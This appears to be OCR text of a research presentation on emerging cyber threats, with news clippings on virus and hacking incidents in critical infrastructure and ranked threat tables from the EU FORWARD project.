Text Size + −
Microsoft
News
Politics
UK News
Popular Today | Upcoming | Related
content by Telegraph.co.uk powered by digg™

Houses of Parliament computers infected with Conficker virus

The Houses of Parliament IT system has become infected with the Conficker computer virus, it has emerged, raising questions about possible security flaws at the Palace of Westminster.

By Matthew Moore
Published: 7:00AM GMT 27 Mar 2009

The Conficker virus has infected computers in the Houses of Parliament Photo: GETTY

Ads by Google

Anti Virus

Computer Virus Clean


TECHNOLOGY TOPICS

- Microsoft in depth
- Technology picture galleries
- Apple in depth
- Google in depth
- Sony in depth
- Nintendo in depth

TELEGRAPH.CO.UK ON DIGG

271	Drug-free inmates put on methadone before they are released
494	Scientists find new species of lizard with double penis
306	Ring of fire: Annular solar eclipse in Asia and Africa [PIC]
329	Rocking the Taliban
304	Viewers think new Doctor Who is 'too sexy'
255	Stressed teachers 'considering suicide'

Transportation: No train signals



Computer Virus Brings Down Train Signals

The virus infected the computer system at CSX's headquarters, shutting down signaling, dispatching, and other systems for trains throughout the East.


By Marty Niland, Associated Press Writer
InformationWeek
August 20, 2003 06:00 PM

NEW YORK (AP) -- A computer virus was blamed for bringing down train signaling systems throughout the East on Wednesday.

The virus infected the computer system at CSX Corp.'s Jacksonville, Fla., headquarters, shutting down signaling, dispatching, and other systems at about 1:15 a.m. EDT, CSX spokesman Adam Hollingsworth said.

"The cause was believed to be a worm virus similar to those that have

Transportation: No cars




Hacker Disables More Than 100 Cars Remotely

By Kevin Poulsen March 17, 2010 | 1:52 pm | Categories: Breaches, Crime, Cybersecurity, Hacks and Cracks

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin-area lots.

Energy: No electricity



You are here: Home / Energy Resources / Computer virus in Australian power grid

Energy Resources

View archive | RSS Feed


Receive Free UPI Newsletter

Computer virus in Australian power grid

Published: Oct. 2, 2009 at 4:22 PM

SYDNEY, Oct. 2 (UPI) -- A "sinister" computer virus has infected computers controlling Australia's Integral Energy power grid

Defense: fighter planes grounded




Telegraph.co.uk
Home | News | Election 2010 | Sport | Finance | Lifestyle | Comment | Travel | Culture | F
UK | World | Celebrities | Obituaries | Weird | Earth | Science | Health News | Education | Topics | Ne
USA | Barack Obama | Europe | Asia | China | Middle East | Africa and Indian Ocean | Australi
HOME > NEWS > WORLD NEWS > EUROPE > FRANCE
Share
663 diggs digg it
0 tweet
Email | Print
Text Size + −
Done

French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris
Published: 11:43AM GMT 07 Feb 2009

What about our lives? Are they next?



FUTURE CRIMES: ANTICIPATING TOMORROW'S CRIMES TODA

HOME ABOUT RESOURCES CONTACT

The future is already here - it is just unevenly distributed. ~

WEDNESDAY APRIL 14TH 2010

Sear

The Crimes

- Artifical Intelligence/Automated Crime (1)
- Biological and Human Genome (2)
- Biometrics (2)
- Cloud Computing (2)
- Critical-Infrastructure (3)
- GPS/Location

Hacking the Human Heart: Medical Devices Found Subject to Technical Attack

Since the dawn of the 1970's television action show the Six Million Dollar Man, the public has been fascinated by bionics and the integration of technology into the human body. What once seemed to be a far-off science fiction fantasy, is increasingly, however, becoming real. For years, surgeons have been replacing human

Future Crimes

A futurist perspective on the effec of scientific and technological progress on crime, policing and t criminal justice system.

Share This Page

Share |

Join the Conversation

RoadMap

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What have we done?*
  - *FORWARD: study emerging threats*
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

What are we doing?

- 2008-2010: created the FORWARD Coordination and Support Action:
  - Managing Emerging Threats in ICT Infrastructures
  - Created three working groups (think-tanks) involing experts from Europe/USA/Asia:
    - Malware and Fraud
    - Smart Environments
    - Critical Systems

FORWARD Working Groups

- Their job was to:
  - Create a list of threats for the future Internet
  - Rank the threats:
    - High, medium, low
  - Present Possible solutions


Threats in Malware and Fraud

Threat	Impact	Likelihood	Oblivious	R&D	Priority
Underground Economy	H	H	L	H	H
Social Networks	H	H	M	H	H
Routing	H	H	L	M	M
New Attack Vectors	M	H	M	H	M
Advanced Malware	M	H	M	M	M
Virtualization and Clouds	H	M	H	M	M
IPv6	M	H	M	M	L
DNS and naming	L	H	M	L	L
Targeted Attacks	M	H	M	L	L
Online Games	L	H	M	L	L

Underground Economy

- Dramatic change in goals and models of hackers
  - shift from hacking for fun to making profit
  - underground economy flourishing
    - SPAM, phishing, click fraud, DOS attacks, illegitimate web hosting, botnets
- Support structures
  - underground markets (flow of information, sales, …)
  - bullet-proof hosting and “rogue” networks
- Possible solutions
  - attack transactions (flood with useless data)
  - large scale tracking and data correlation to identify market places

Social Networks



- Social networks are attractive targets
  - huge number of users
  - large basis of trust among users
  - detailed information about users
  - opportunities for fraud and spreading malware
- Third-party applications with unrestricted access
  - They can read private data from a user's disk (i.e. upload files)
- Possibility for de-anonymization attacks
- Possible solutions
  - protections from social network providers
    - e.g. fine-grain access models, stronger authentication, …

AV industry in 1998

AV industry in 2008

Image Copyright: IKARUS Security Software GmbH

FORWARD: Smart Environments

Threat	Impact	Likelihood	Oblivious	R&D	Priority
Threats due to parallelism	M	M	H	M	H
Threats due to scale	H	M	H	M	H
Mobile device malware	H	H	M	H	H
Denial of service	H	H	L	M	M
False sensor data	H	M	H	M	M
Privacy and ubiquitous sensors	M	M	M	M	M
System maintainability and verifiability	M	H	M	M	M
Sensors and RFID	M	H	M	H	L
Malicious hardware	M	L	H	M	L

Threats due to parallelism

- Multi-core and multi-threaded technologies
  - Order of hundreds of H/W threads on a single chip
- Humans are poor at handling parallelism
- Significant increase in
  - Bugs, security vulnerabilities due to race conditions
- Similar technologies are adopted by “weak devices”
- Possible solutions:
  - Invest in building new secure languages, apps, libraries and OSes designed with parallelism in mind
  - Virtualization and hardware isolation may help

Threats due to scale

…The real transformation will be with a future Internet connecting billions of objects, sensors and devices.

Neelie Kroes, Vice President of the European Commission
Commissioner for the Digital Agenda

- Internet has grown to a 100-million node network
  - Not counting "weak devices"
- Our models are still client-server
- We are vulnerable to attacks that leverage and amplify minor vulnerabilities
  - e.g. Puppetnets, Anti-social Networks
